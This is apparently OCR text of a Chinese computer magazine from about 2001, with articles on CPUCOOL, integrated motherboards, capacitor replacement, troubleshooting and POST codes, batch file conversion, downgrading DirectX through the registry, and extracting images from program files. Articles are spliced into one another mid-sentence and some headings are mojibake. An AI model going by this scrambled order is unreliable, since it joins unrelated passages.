监控绘出的图形，这个动态监控功能只是CPUCOOL强大的附加功能之一。CPUCOOL主要是用来给CPU降温的，这个降温软件的工作原理是：我们在使用电脑的时候，不可能随时都让CPU处于工作状态，而当CPU空闲的时候，监控软件对CPU发出“断电”命令，温度就下降了。

下面介绍CPUCOOL比较有特色的几个附加功能：

[Configure tray game item] 这是CPUCOOL的一个特色功能，对游戏玩家来说这个功能非常有用。这个功能的设置不是很复杂。如图5，笔者设置的是：在进行游戏的时候关闭降温模式，关闭CPUCOOL的后台定时任务，并且尝试释放64MB内存，然后将外频设置为120MHz（超频）；在游戏结束以后开启降温模式，开启CPUCOOL的后台定时任务，并且尝试释放32MB内存，然后将外频设置为100MHz（降回默认频率）。有了这个功能大家再也不必担心长期超频的危害了，我们只是在进行游戏的时候才超频，平时使用的是默认频率。笔者建议所有爱好超频的游戏玩家都启用这个功能！




图 5

[Temperature controlled program launch] 温度调节控制，这个功能对使用半导体制冷片的朋友来说非常重要，它可以通过简单的方案解决半导体制冷片的“结露”（半导体致冷器把CPU温度降得太低，热空气预冷会产生水珠，会危害你的电脑）。如图6，这个功能有两个选项，第一个是当指定温度探头探测的温度超过设置温度，就运行指定程序（可以是




图 6

任何文件）。第二个功能很有特色，当指定温度探头探测的温度低于设置温度，就运行指定程序（可以是任何文件）。使用半导体制冷片的朋友，充分利用第二个功能，当温度一下降就运行指定程序来提升CPU的温度。

[Windows memory] 这个选项可以说是CPUCOOL的又一个非常有用的功能。大家知道Windows在工作的时候狂吃内存，只知道用不会自动释放，不够用了就使用虚拟内存，这样造成了系统速度大幅度下降，由此许多公司推出了各自的内存优化软件。而有了CPUCOOL以后，我们根本就没有必要再去安装一个内存优化软件了。

这个选项中提供了精简但非常够用的内存优化方案，选择后弹出如图7所示的对话框，这里面提供了两种内存优化方案。第一种[Below the limit]（内存空间低于指定值开始优化），我们先设定[If free memory is below]（如果可用内存空间低于）单位是MB，接下来设定[and there is no activity for]（并且在这个时间内没有多的空间释放出来）单位是秒，最后设置[then start to free]（尝试释放内存大小），单位是MB。如图7笔者设置的就是，如果可用内存低于了16MB并且在10秒钟内可用内存仍然没有大于16MB，这个时候就尝试释放32MB的可用内存。第二种方案[Periodical background]（定时释放内存），这种方案就是在固定时间进行一次内存释放。这两种方案可以任选一个，也可以同时使用！在最下面还有一个[Clicking on the tray will free]（手动开始优化内存时释放内存的大小），单位是MB。笔者建议大家还是使用自动优化功能的好，没有必要使用手动。




图 7

走进主板，走进核心之整合主板篇

□上海　aT Studio　戴文斌

整合型主板从它诞生的那一天开始，就给人留下了廉价与低性能的印象，人们的目光都被Pentium 4、GeForce 3、DDR吸引了过去，但是又有几个人真正在使用奔腾4+DDR呢？在人们购机已经越来越理智的今天，整合型主板又有了生存的空间。

（一）整合的两种形式

整合型主板通常指在原有主板的基础上整合了显卡、声卡等组件。由于整合特性，减少了复杂的安装过程以及检修的问题。最早的整合型主板的整合方式，是直接将显卡、声卡、网卡、Modem等功能的成品芯片直接集成在主板上，以达到整合的目的。但由于这样做，主板成本并没有因此降低多少，再加上兼容性的问题，目前这种产品已经基本淡出市场了。现在，厂商们直接将显卡、声卡等功能的控制芯片直接整合到主板芯片组中，这样不但大幅降低了成本，同时兼容性也得到了保证，目前已经被各大

走进核心之终极DIY篇

□四川　陈潇恺

我们现在讲讲如何从硬件上对主板进行改造，首先我们要明确进行改造的内容：替换电容，将电解电容用钽电容替换，将主板滤波电容的容量加大。

我们的改造目标：我们不是要对现在流行的新主板进行改造，我们的目标应该是使用了2-3年以上的老主板并且现在还在“服役”中。因为对新主板更换电容可以说是没有什么效果。新主板往往经过了严密的设计，我们手动改装、添加电容有可能产生高频干扰，而使用了2到3年的主板就不一样了。大家知道电解电容靠里面的电解液才能工作，如果里面的电解液干了，那么这个电容就失效了。然而电解电容往往使用了几年之后电解液就会干，有些老的主板出现一些莫名其妙的故障，很可能就是因为电容坏掉了。并且现在有许多用户在老的主板上使用K6-Ⅲ等大功率的CPU，这样就造成了主板滤波电容过小（当时主板设计可没有想到有K6-Ⅲ等大功率CPU）。经过改造后，我们或许可以给老主板注入新的活力！



我们需要的工具：电烙铁、焊锡丝、松香。

动手的时候需要注意：

1.可以找一块废弃的电路板，先练练电烙铁的使用！

2.要找准滤波电容。通常滤波电容都在1000μf以上，尽量用质量好的、容量大的电解电容作为滤波电容，直接将滤波电容并接上去。

3.要分清电容的正负极，如果电容接反会击穿。电容外壳上画有一串负号的那只脚接负极，另一只接正极。

4.除了滤波电容以外，其他的小电解电容我们可以使用相同容量、相同耐压的钽电容替换。

5.在焊接过程中要仔细，焊接完毕注意清理渣子。电路板上的布线比较紧密，焊点也比较多，如果不小心把焊锡弄到别的焊点有可能会引起短路。

6.要注意绝缘的问题。接出来的连接线、电容针脚等等要用绝缘胶布包扎，防止短路。

7.如果焊接技术不好或者出现其他意外情况，可能会将主板烧毁，所以请大家小心为之。

最后再次提醒大家，不要轻易改造自己的新主板！■

主板厂商采用。

Intel 815E是Intel推出的接替82440BX芯片组的产品，首先推出的是815E芯片组，该芯片组整合了i754显卡以及声卡。但是由于i754的性能实在不能令人满意，迫使Intel推出不带i754显卡的815EP芯片组，该芯片组开放了AGP插槽，用户可以根据自己的需要来选择显卡。

PM133芯片组北桥芯片采用552脚BGA封装的VT8605芯片，支持66/100/133外频，支持PC133内存规格，支持Slot 1以及Socket 370构架的CPU。KM133芯片组其他都与PM133相同，只是支持的是AMD的Socket A架构的毒龙以及雷鸟。PM133/KM133内建了Pro Savage显示芯片（采用Savage 2000的2D核心以及Savage 4的3D核心），支持DMA66/100。

（二）整合型主板是否适合我

1.从价格说

在价格上整合型主板有着绝对的优势，一块整合型主板大约在750-850元左右，而且省去了购买显卡、声卡、网卡等配件的钱。而一块普通的主板大约800-1200元。对只需要上网以及办公用途的商业单位和家庭用户来说，整合型主板是一个不错的选择。

2.从性能来说

使用GeForce2 GTS与整合型主板内建的显卡，在CPU运算能力以及2D的测试中，两者实在相差不大。从中我们可以了解到，如果你不追求华丽的3D效果，那么一块整合型主板已经足够了。在稳定性上，整合型主板也有一定的优势。

3.从性价比来说

从性价比上来考虑，SiS 730S/KM133A+Athlon/Duron的组合绝对能满足低端到高端的需求，选择这个组合来上网、学习、听音乐、玩简单的游戏有着极高的性价比。对于家庭并不富裕的用户，可以考虑使用PM133A或者SiS 630S，再加上Cerelon Ⅱ处理器，这样的电脑大约只需3000到4000元，日常的应用完全没有问题。有一定资金的用户，可以考虑选择Intel 815E，将来还可以升级AGP 4X的显卡，并且用i754来玩一些简单的3D游戏应该是绰绰有余。如果是商业用户，那810E就是最好的选择了，稳定的系统会令您事半功倍。■

走进主板，走进核心之 故障排除篇

□四川　陈潇恺

电脑在使用过程中难免会出现一些故障，作为一般的用户，由于缺乏维修经验，往往一遇到机器故障就将机器送到维修点，这样做既费时又要支付一定的费用。此时，不妨自己先用一些简易的方法处理一下。

1.清洁法

可用毛刷轻轻刷去主板、外设上的灰尘。另外，由于板卡上一些插卡或芯片采用插脚形式，震动、灰尘或其他原因，常会造成引脚氧化、接触不良，这时可用橡皮擦擦去表面氧化层。

2.直接观察法

可分为“看”、“听”、“闻”、“摸”四法：“看”即观察系统板卡的插头、插座是否歪斜，电阻、电容引脚是否相碰，表面是否烧焦，芯片表面是否开裂，主板上的铜箔是否烧断；还要查看是否有异物掉进主板的元器件之间（造成短路），也可以看看板上是否有烧焦变色的地方，印刷电路板上的走线（铜箔）是否断裂等等。“听”即监听电源风扇、软/硬盘电机或寻道机构、显示器变压器等设备的工作声音是否正常；另外，系统发生短路故障时常常伴随着异常声响。“闻”即辨闻主机、板卡中是否有烧焦的气味，便于发现故障和确定短路之处。“摸”即用手按压管座的活动芯片，看芯片是否松动或接触不良；另外，在系统运行时用手触摸或靠近CPU、显示器、硬盘等设备的外壳，根据其温度可以判断设备运行是否正常；用手触摸一些芯片的表面，如果发烫，则可能该芯片已损坏。

3.拔插法

电脑产生故障的原因很多，主板自身故障、I/O总线故障、各种插卡故障均可导致系统运行不正常。采用拔插维修法是确定故障在主板或I/O设备的简捷方法。该方法是关机将插件板逐块拔出，每拔出一块板就开机观察机器运行状态，一旦拔出某块板后主板运行正常，那么故障原因就是该插件板故障或相应I/O总线插槽及负载电路故障。若拔出所有插件板后系统启动仍不正常，则故障很可能就在主板上。

拔插法的另一含义是：一些芯片、板卡与插槽接触不良，将这些芯片、板卡拔出后再重新正确插入，可以解决因安装接触不当引起的电脑部件故障。

有时候故障出现后，不容易立即判断出导致故障的具体部件，因为几个不同的部件损坏都可以引起同一故障，这时可有两种做法：（1）逐一拔掉插槽上的插件，每拔一块，开机检查是否正常，若正常则说明故障出在最后拔掉的那块插件上。（2）先将插槽内的插件全部拔掉，开机若正常则可初步判断某块插件有问题，然后再逐一插上插件并开机，若不正常，则说明该器件确实有故障。

4.交换法

将同型号，总线方式一致、功能相同的插件板或同型号芯片相互交换，根据故障现象的变化情况判断故障所在。此法多用于易拔插的维修环境，例如内存自检出错，可交换相同的内存芯片或内存条来判断故障部位，若交换后故障现象变化，则说明交换的芯片中有一块是坏的，可进一步通过逐块交换而确定部位。使用交换法可以快速判定是否是元件本身的质量问题。

当我们有两台正常的同型号机器时，就可采用交换法来排除故障。具体有如下几种做法：(1)将怀疑有故障的器件换到另一台同型号的机器上，开机后若机器出现同一故障，则说明该器件确实有故障。(2)用好的器件换下怀疑有故障的器件，开机若正常，则说明怀疑正确。(3)将机器本身相同的器件调换位置，开机看是否正常，这种方法在确定RAM芯片故障时很有用。要注意的是：在用第(1)种方法时应小心，因为某些故障器件可能损坏好的器件。

5.比较法

运行两台或多台相同或相类似的电脑，根据正常电脑与故障电脑在执行相同操作时的不同表现，可以初步判断故障产生的部位。

6.振动敲击法

机器在使用过程中如果出现时而正常时而不正常的情况，往往是由于插接不牢、焊点虚焊及接触不良造成的。这时可用小橡皮锤轻轻敲击你怀疑有故障的部件，观察出错的机器是否恢复正常，正常的机器是否出错。而“手压”则是将可疑的部件用手压牢，再重新开机，看故障是否消除。

7.升温法

人为升高电脑运行环境的温度，可以检验电脑各部件（尤其是CPU）的耐高温情况，因而及早发现事故隐患。

8.降温法

一般来说，电脑的各种元件能在日常气温下正常工作，但是在炎热的夏季，机器由于长时间工作，极少数高温性能较差的元器件（晶体管、瓷片电容等）就可能变质，导致故障的产生。我们可以用镊子夹无水酒精棉球在那些发烫的元器件上涂沫，使之降温来消除故障。这样做也有利于我们快速地找到故障部件。

事实上，升温降温法采用的是故障促发原理，制造故障出现的条件来促使故障频繁出现，以观察和判断故障所在的位置。


9.软件测试法

随着各种集成电路的广泛应用，焊接工艺越来越复杂，同时，随机硬件技术资料较缺乏，仅靠硬件维修手段往往很难找出故障所在。而通过随机诊断程序、专用维修诊断卡及根据各种技术参数（如接口地址），自编专用诊断程序来辅助硬件维修则可达到事半功倍之效。程序测试法的原理就是用软件发送数据、命令，通过读线路状态及某个芯片（如寄存器）状态来识别故障部位。此法往往用于检查各种接口电路故障

及具有地址参数的各种电路。但此法应用的前提是CPU及总线基本运行正常，能够运行有关诊断软件，能够运行安装于I/O总线插槽上的诊断卡等。编写的诊断程序要严格、全面、有针对性，能够让某些关键部位出现有规律的信号，能够对偶发故障进行反复测试，能显示记录出错情况。软件诊断法要求具备熟练编程技巧、熟悉各种诊断程序与诊断工具（如debug、DM等）、掌握各种地址参数（如各种I/O地址）以及电路组成原理等，尤其掌握各种接口单元正常状态的各种诊断参考值是有效运用软件诊断法的前提。

10.POST卡测试

POST（Power On Self Test）卡的外观如图所示，它的结构非常简单，我们需要关心的也只有两个地方，第一就是那一排发光二极管，第二就是16进制的数码显示管。我们在排除故障的第一步就是检查这些发光二极管指示的状态是否正确！这里面共有5个灯（发光二极管），从红色的开始依次为第一、第二到第五。第一个红色的灯（离数码显示管最远的那个）是复位（Reset）指示灯，正常情况在开机的时候以及按下机箱复位键按钮时会闪烁一下。如果一直亮着就表示你的复位键被一直按下没有松开，或者有其他的故障，我们这时需要查看数码显示管上面的数字来确定故障。接着我们要查看第二到第五个绿色的发光二极管，如果都亮着，表示主板所有供电正常，如果有一个或者多个不亮，表示主板的供电系统有问题，应该查找微机电源方面以及主板供电电路方面的问题。数字的具体含义如下：



第二个灯不亮表示＋5伏特电源输入有问题

第三个灯不亮表示－5伏特电源输入有问题

第四个灯不亮表示－12伏特电源输入有问题

第五个灯不亮表示＋12伏特电源输入有问题

好了，如果上面的供电状态指示灯显示出来没有问题，那么我们接下来就看数码显示管的状态。正常情况下对于AWARD BIOS，数码显示管在开机时首先显示“FF”接下来就开始变化，最后经过一系列数字的变化最终回到“FF”，那么可以这样说，你的主板硬件方面没有问题，如果还无法正常使用应该从别的板卡或者BIOS设置以及软件方面查找故障。对于AMI BIOS正常情况下数码显示管在开机时首先显示“00”接下来就开始变化，最后经过一系列数字的变化最终回到“00”。上面显示的每一个数字就表示着主板当前的状态以及当前正在进行的工作！如果主板上面出现了故障，那么POST卡上的数码显示管上面的数字就会停止不变，这个不变的数字就是我们排除故障的关键！因为AWARD BIOS与AMI BIOS对于相同的错误显示的数字不一样，我们下面分别给出两种BIOS的出错代码，详细讲解故障的排除。因为从00－FF每一个数字都代表着一种出错的情况，由于篇幅的原因不可能在这里全部介绍，所以笔者给出最常见的出错代码。

AWARD BIOS代码如下：

C0 关闭OEM的特殊高速缓存，初始化所有标准和非标准设备。这个数字的显示速度非常快，通常是看不见的，如果停留在这个数字上面，那么和停留在“FF”上面同样表示主板有严重的硬件故障，需要仔细查找。

C1－C6 主板自动检测高速缓存（Cache）和内存（SDRAM）。如果停留在这个数字，通常就表示内存条或者内存插槽有问题。没有使用POST卡的用户这时可以听到BIOS发出的内存不正确的报警声音。

C5 映射内存，主板从ROM中把BIOS信息复制到E0000－FFFFF地址的内存中提高电脑运行速度，是否使用映射内存可以从BIOS中设置。同样这个数字通常看不到，一闪就过去了。

05 键盘控制器自检，扫描键盘接口。如果停留在这里，那么可能是键盘控制器坏了或者键盘是坏的。

07 检验主板CMOS的基本读写功能是否正常。

0A 初始化第一个32位中断向量，用来进行中断处理。一些特殊的OEM产品在这个时候初始化电源管理。

0B 校验RTC（Real Time Clock）实时时钟的时间是否有效，并且测试缓冲区的好坏，接着把CMOS中的数据读入BIOS的堆栈区，把所有的PNP设备初始化（包括PNP BIOS），更新P6CPU的代码。这一步进行的时间比较长，可以从数码显示管上面看到。

0C 初始化BIOS的数据区。

0D 初始化I/O（Input/Output）输入输出端口，接下来通过BIOS设置某些芯片的工作状态（比如工作电压多少伏特等等），测试CPU的速度，设定系统时钟的速度，初始化各种视频设备。这一步进行的时间比较长，可以从数码显示管上面看到。并且如果显卡出问题，这个时候没有使用POST卡的用户就可以听到BIOS发出的显卡找不到的报警声音。如果显卡没有故障，并且连接了显示器，这个时候就可以看到上面显示的一些诸如CPU信息等消息。

0F DMA通道0测试，如果停留在这里，表示通道控制器坏了。

11 DMA页面寄存器测试通道控制器坏了。

3C 进行设置允许用户进入BIOS设置。

3D 初始化键盘，初始化PS/2鼠标，建立中断功能表，建立PNP设备点。

42 如果没有检测到PS/2鼠标释放12号中断，初始化IDE硬盘控制器，检测IDE以及CD－ROM型号以及参数。

43 如果主板BIOS具有PNP功能，就进行初始化并口和串口。

45 初始化数学浮点处理器。

4E 如果检测到错误（比如键盘没有连接等等），这时会在屏幕上给出提示，让用户决定是否继续。

4F 如果设置了开机密码，这时候询问用户开机密码。

60 设置保护功能，比如某些主板的硬盘保护等等。

63 对于PNP BIOS，如果硬件配置有变化，更新ESCD信息。对于DMI BIOS，如果硬件配置有变化，更新DMI信息，通过中断19进行系统引导。

FF 自检完成，交由操作系统控制电脑。

AMI BIOS的代码有所不同，如下：

00 相当于AWARD BIOS的FF。

03 检查BIOS软件设置，检查电源。

05 根据BIOS设置决定是否把BIOS数据映射到高速缓存。

08 对CMOS进行校验。

0B/0F 完成初始化，并装入键盘命令字节。

11 检查<ins><end>键。

12 初始化CMOS引导设置。

13 开始进行芯片组初始化。

27 进行视频模式的设置。

2B 检查显卡ROM，进行一些初始化设置。

31 显示内存的读/写测试。

34 显卡自检完毕，进行显示模式的设置。

42 内存测试完毕，内存大小计算完毕。

80 键盘测试，让键盘控制器发送键盘测试指令。

8D/8F 硬盘控制器设置，软驱设置。

A2 显示错误提示。

B0 显示系统配置页面。

00 通过中断19交由操作系统来控制电脑。

以上就是常见的错误代码，随着电脑系统的更新，上面的错误代码有些可能会改变。另外在使用中也有可能遇见笔者没有写出的故障代码，那么这个时候大家就要学习如何去分析未知的故障代码。

POST卡耗电量不大，如果用户的电脑会偶然发生一些黑屏等现象，那么笔者建议就一直把POST卡插在电脑里面，一旦黑屏立即拆开电脑看看错误代码。一些初学者如果想了解电脑开机的工作状态，也可以把POST卡一直接入电脑，进行观察。现在有一些比较新的主板自带了故障指示功能，它的原理和POST卡是一样的。如果大家的主板没有这个功能，可以自己购买一块POST卡插入电脑，这样非常方便以后的故障查找和排除。

最后关于POST卡的购买，大家不要去电脑城购买，因为这种卡是面对维修人员设计的，所以在电脑城买不到，应该去专门的维修店铺去购买。这个卡成本30多元，但笔者使用了这么久，认为购买这个卡是非常有用的。

走进主板，走进核心之主板新技术篇

今知从

面对激烈的市场竞争，主板厂家不断地把新技术加入到自已的产品中，以求在竞争中占据有利的位置。无论厂家之间竞争结果如何，谁主沉浮，得益的也许正是我们这些用户。那么就目前而言，厂家到底为我们做了些什么呢？

1.@BIOS技术 由于在DOS环境下刷新BIOS的过程比较烦琐，而且要求用户有一定的硬件知识和DOS操作经验，因此使得很多用户特别是初学者视刷新BIOS为洪水猛兽。技嘉的@BIOS技术的产生就解决了这个问题，使得刷新BIOS可以在Windows下进行。从先进性和实用性来看，这将是一个很快就会得到普及的技术。另外Live BIOS技术也可以使得在Windows下刷新BIOS。

2.RAID技术 RAID技术原本只应用于服务器和工作站，目的是为了保证数据的安全和实现数据的高速传输，以SCSI RAID为主。但是随着IDE RAID的兴起，使得RAID能成功应用于个人电脑。IDE RAID提供的性能类似于SCSI RAID的功能，比起软件设置的RAID阵列可以提供更快的速度和更好的稳定性。目前主流的RAID主板有升技的KT7-RAID、梅捷的SY-6VBA+IV等等。

3.AGP 8X 在AGP 4X刚刚成型没多久，AGP 8X又悄然走到了前台。它依旧采用32bit架构，其总线速度是AGP 4X的两倍，达到533MHz，并且理论上支持每秒2GB的数据传输率，使得显卡芯片的性能得到了充分的挖掘与发挥，并且能够更好地满足游戏与网络对3D影像的高要求。

4.支持DDR主板的出现 DDR SDRAM是内存技术的一次质的飞跃，解决了SDRAM内存与总线之间的传输瓶颈。由于主板支持DDR SDRAM持术，理论上能使内存峰值带宽迅猛增长，充分保证了系统性能的整体提升。

目前支持DDR的主板芯片有：VIA的Pro266和KT266等，前者支持P3/Celeron，后者支持Socket-A。同时为保证系统的稳定性，这两款芯片组都支持目前的一些前沿技术，如133MHz的外频和ATA100，并采用了新型V-Link总线，使得南桥和北桥之间的通讯速度达到了266MB/s。

另外，扬智科技（ALi）一口气推出了四款支持DDR的芯片组。包括配合Athlon和Duron的MAGiK1/Mobile-MAGiK1芯片组，配合PentiumIII和CeleronII的AladdinPro5/AladdinPro5M芯片组。

5.ATA100标准 这是一种新的硬盘接口标准，它理论上允许硬盘以100MB/s的外部数据传输率进行数据传输。ATA100接口需要的数据线与ATA66一样，使用40针80芯的硬盘线，并且完全向下兼容。同时ATA100协议还包含了CRC特性，能够有效提高高速传输中数据的完整性和可靠性。可以参考《电脑爱好者》2000年21期的《吃透硬盘系列》。另外，技嘉科技还有EasyTune III技术，可简便进行系统加速。关于多CPU的支持和双BIOS这两项技术，可以参考《电脑爱好者》2001年7期的《电脑配置双剑合璧》。

看文章 中大奖

您看懂了吗？没问题？OK，赶快到“福星热线”后面填写技嘉的答题卡（复印有效），可以获得技嘉公司赠送的主板！

还嫌礼物太轻？快快翻阅同一页的‘技嘉科技有奖调查活动”（复印有效），买技嘉主板、填调查问卷，有机会获得你想象不到的大奖！（详情请看“编辑部在行动”栏目后面的技嘉活动页。）


常用软件的批量转换

□上海　吴霁立

根据工作需要，我们经常要将大量的文档、图片或多媒体文件转换为当前软件能支持的或更理想的格式，比如网页设计要将Photoshop的专业格式psd转换为jpg，排版人员要将大量的Word文件转换为txt等等。对于少量文件，有时用“另存为”命令就可以让它们“归顺”，但对于大量的待处理文件，使用批量处理工具或是软件的相关功能就能够大大提高我们的工作效率。

1.Word篇:转换向导耐性极佳,DOC重塑新形象

如果你要将doc文档转换为txt或html文本，而面对的却是数以百计的doc文件,“另存为”命令肯定会让你失去耐心。其实在Word中已经包含了一项批量转换文档的功能,借助它你就能够轻松地享受转换向导带给你的工作成果了。选择‘文件/新建”，在打开的“新建”对话框中进入“其他文档”选项卡，其中就有“转换向导”。若未安装此项功能，会在此时给出安装的提示信息，插入Office的安装光盘安装即可。



2.Photoshop篇:动作集里杀一儆百,批处理后全军归顺

Photoshop的Action（动作集）确实是身怀绝技，即使初用Photoshop的人也知道它的鼎鼎大名。你别以为“动作集”只能用来快速制作各种特效，用它来批量转换图像格式也是效率很高的。下文以Photoshop5.02C批量转换bmp为例。

（1）在Photoshop的动作面板中单击“创建新动作”按钮，打开“新动作”对话框，在“名称”中输入一个易于辨认的名字，如本例要将bmp文件全部转换为jpg文件，可以在此输入“bmp-jpg”。

（2）此时进入动作录制状态，可以看到动作面板中出现了一个红色录制按钮，打开任何一张要进行批量处理的BMP图片，接着用“另存为”命令将它存为jpg格式，然后将其关闭，并在动作面板中按下停止按钮。

（3）执行菜单命令：文件→自动→批处理，在“批处理”对话框的“动作”中选择“bmp-jpg”（如图1），在“源”中选择“文件夹”，并通过它下面的“选取”按钮选择bmp图片所在的文件夹，勾选“覆盖动作‘打开’命令”（若不勾选此项，则只能打开你在录制动作时的那个文件，而对通过“选取”按钮选择的文件夹不执行动作）。若源文件夹内包含子目录并存放有要转换的bmp图片，则要将“包含所有子目录”项也勾选。接着在“目的”下拉列表中选择存放位置为“文件夹”，并通过其下方的“选取”按钮来设定转换后jpg文件的存放位置，勾选“覆盖动作‘存储在’命令”（若不勾选此项，批处理命令只能把所有转换的图片都存入记录动作时所存放的那个目录）。



图1

3.ACDSee篇:江湖纷争身不由己,姓啥名谁亦由人定

ACDSee这个看图宝贝可是精灵而有霸气，用它可以让它所支持的图像格式一下子全都归顺你，还可让你使用一下冠名权，对这些文件进行规范化管理。

（1）打开ACDSee图像浏览器，在文件管理器中选择要转换的文件，然后单击鼠标右键，选择“Convert”，或在“Tools”菜单中选择“Convert”，均会打开图像格式转换对话框。在格式列表中选择要输出（转换为）的格式，还可通过Options按钮对转换参数进行设置，以保证图片质量能符合要求，单击“OK”即开始转换。

（2）此外ACDSee还有一项不错的转换功能，那就是将文件名重新进行系列编号，极大方便了对图片的管理：在其浏览器中将要进行系列编号的图像文件选中，然后在右键菜单中选择“Rename series”。在弹出的对话框中，“Template”用于设置文件名模板，其中“#”代表数字，“#”的个数代表数字的位数，“Start at”用于设置编号从何开始。可以按图像类别或其他方式为图像系列命名，比如本例中的图片均以树为题材，因此输入“tree##”，采用两位编号（如图2）。




图2

4.东方影都篇:衣着举止尽显贵气,悠扬乐音直沁我心

实达铭泰的“东方影都”这个新贵一出道就技惊四座，貌倾全场，其中的MP3转换工具更是深得人心（如图3）。　另一位播放界的大哥大“超级解霸2000”中的

DirectX 降级方法看过来

□新疆 张迎新

DirectX是Windows使用最多的一种多媒体API（编程接口）。推出较早的软件可能不支持新版DirectX的某些特性，从而在运行过程中出现兼容性问题。解决的方法只有一个，就是重新安装较低版本的DirectX。或许微软出于安全性方面的考虑，它没有提供DirectX的卸载程序，也不允许高版本DirectX被低版本替换。因此，DirectX降级问题为大家所关注。本文总结一下经常见到的几种方法，供朋友们参考。

一、DirectX Uninstaller 工具

此法出现最早并被广泛使用，DirectX Uninstaller的特点是操作简单，但适用范围比较窄。因为DirectX Uninstaller一般只能在Win9x下运行，能卸载的DirectX版本也有限，使用前请大家务必仔细阅读说明。但据一些用户反映，运行DirectX Uninstaller后并不能安装低版本的DirectX，这说明软件还不太成熟。

二、删除 DxDiag 文件


这是《电脑爱好者》2001年第3期《DirectX8.0磨难记》一文介绍的方法。不了解DOS的朋友可能使用此法有一定困难。

三、修改注册表

大家知道，Win9x/2000应用程序的版本信息存放在注册表中。您只要找到有关软件的版本号，对它加以修改就可以骗过软件的安装程序，IE降级安装采用的就是这种方法。对DirectX来说，降级安装的具体做法是：

打开Program Files\DirectX\Setup文件夹，单击其中的DxDiag图标，打开“DirectX诊断工具”窗口。您可以在“系统”选项卡下面看到有关DirectX版本的信息，如笔者的WinMe显示“DirectX版本：DirectX7.1（4.07.01.3000）”。将括号中的版本信息记下。用注册表编辑器打开注册表，单击“编辑”菜单下的“查找”命令打开对话框（图1），在其中输入版本信息后开始查找。找到有关数据后选中该数据的名称Version（图2），再用“编辑”菜单下的“修改”命令将版本号改小，例如将4.07.01.3000改成4.00.00.0000。关闭注册表编辑器，再次安装低版本DirectX就不会有任何困难。笔者用这种方法将WinMe自带的DirectX版本由“DirectX7.1（4.07.01.3000）”顺利降级为“DirectX7.0（4.07.00.0716）”。为了进一步验证此法的可行性，笔者在Win2000中用系统管理员身份登录，顺利找到了其自带的DirectX版本号（图3），改一下看来没有任何问题。

由于没有可供使用的更低版本，所以无法对Win2000做降级实验，此法有无普遍性还有待检验。如果大家在DirectX降级中遇到困难，不妨取以上三种兵器轮番上阵。



Í¼1




图2




图3

MP3转换工具在此不再冗述。

5.TextRobot篇：小鬼也有大用处，文本内码一起换



图3

前面介绍的都是知名度很高的一些软件，而对TextRobot可能你会觉得陌生。这个共享小软件虽说名气不大，但却也有很值得一用的功能。如果你要将一批txt文本转换为html文档，或是逆过来要将html文档转为txt文本，TextRobot可以帮你一个大忙，它甚至还可以将文本内码进行GB和BIG5的转换。

（1）运行TextRobot，在主界面中选择“多文件”，然后单击“创建/修改列表文件”，在弹出的对话框中，选择当前处理的文件类型（txt或html）和文件位置。通过“加入”按钮，将当前选中的一个文件加入至转换文件的列表中，或是通过“全部加入”按钮和“移除”按钮，将多个文件一起加入至列表中，最后单击“确认”按钮返回主界面。



图4

（2）单击“格式转换”按钮，选择要进行的转换方式（Text-Html或Html-Text）。对于Text-Html转换方式，还可以通过“高级设置”设置Html文档的背景颜色等属性，单击“开始转换”按钮即开始将列表中的文件进行批量转换（图4）。需要注意的是，进行转换的源文件均被保存到TextRobot的备份目录中，而转换的结果文件都保存在源目录中。

¿ÙÍ¼¼¼ÇÉÈê½â

□河北　张立

当你看到一个应用程序、Web 页、电子邮件或 Word 文档中包含有漂亮的图片时,你是否想把它保存下来?笔者总结了一些抠图技巧,特写出来奉献给大家。

1.从应用程序中抠图

当你看到一个应用程序中有漂亮的图片时,你首先应知道它的保存位置,一般地,应用程序的图片存在与该程序同名的EXE文件或DLL文件中,或者在应用程序所在目录的其他DLL文件中。从这些文件中抠图的最好工具是EXESCOPE。下面以抠 Windows Me 中 Outlook Express5.5 的启动界面为例,说明它的使用方法。我使用的是由张学思汉化的 EXESCOPE6.10。

首先,启动EXESCOPE,在其中打开 Msoeres.dll 文件,接着在左侧的窗口中选择资源下面的位图分支,单击数字5后,导出为BMP图片即可。同样,选取资源下的图标分支,也可以导出Outlook Express的各种图标,保存格式为ICO。

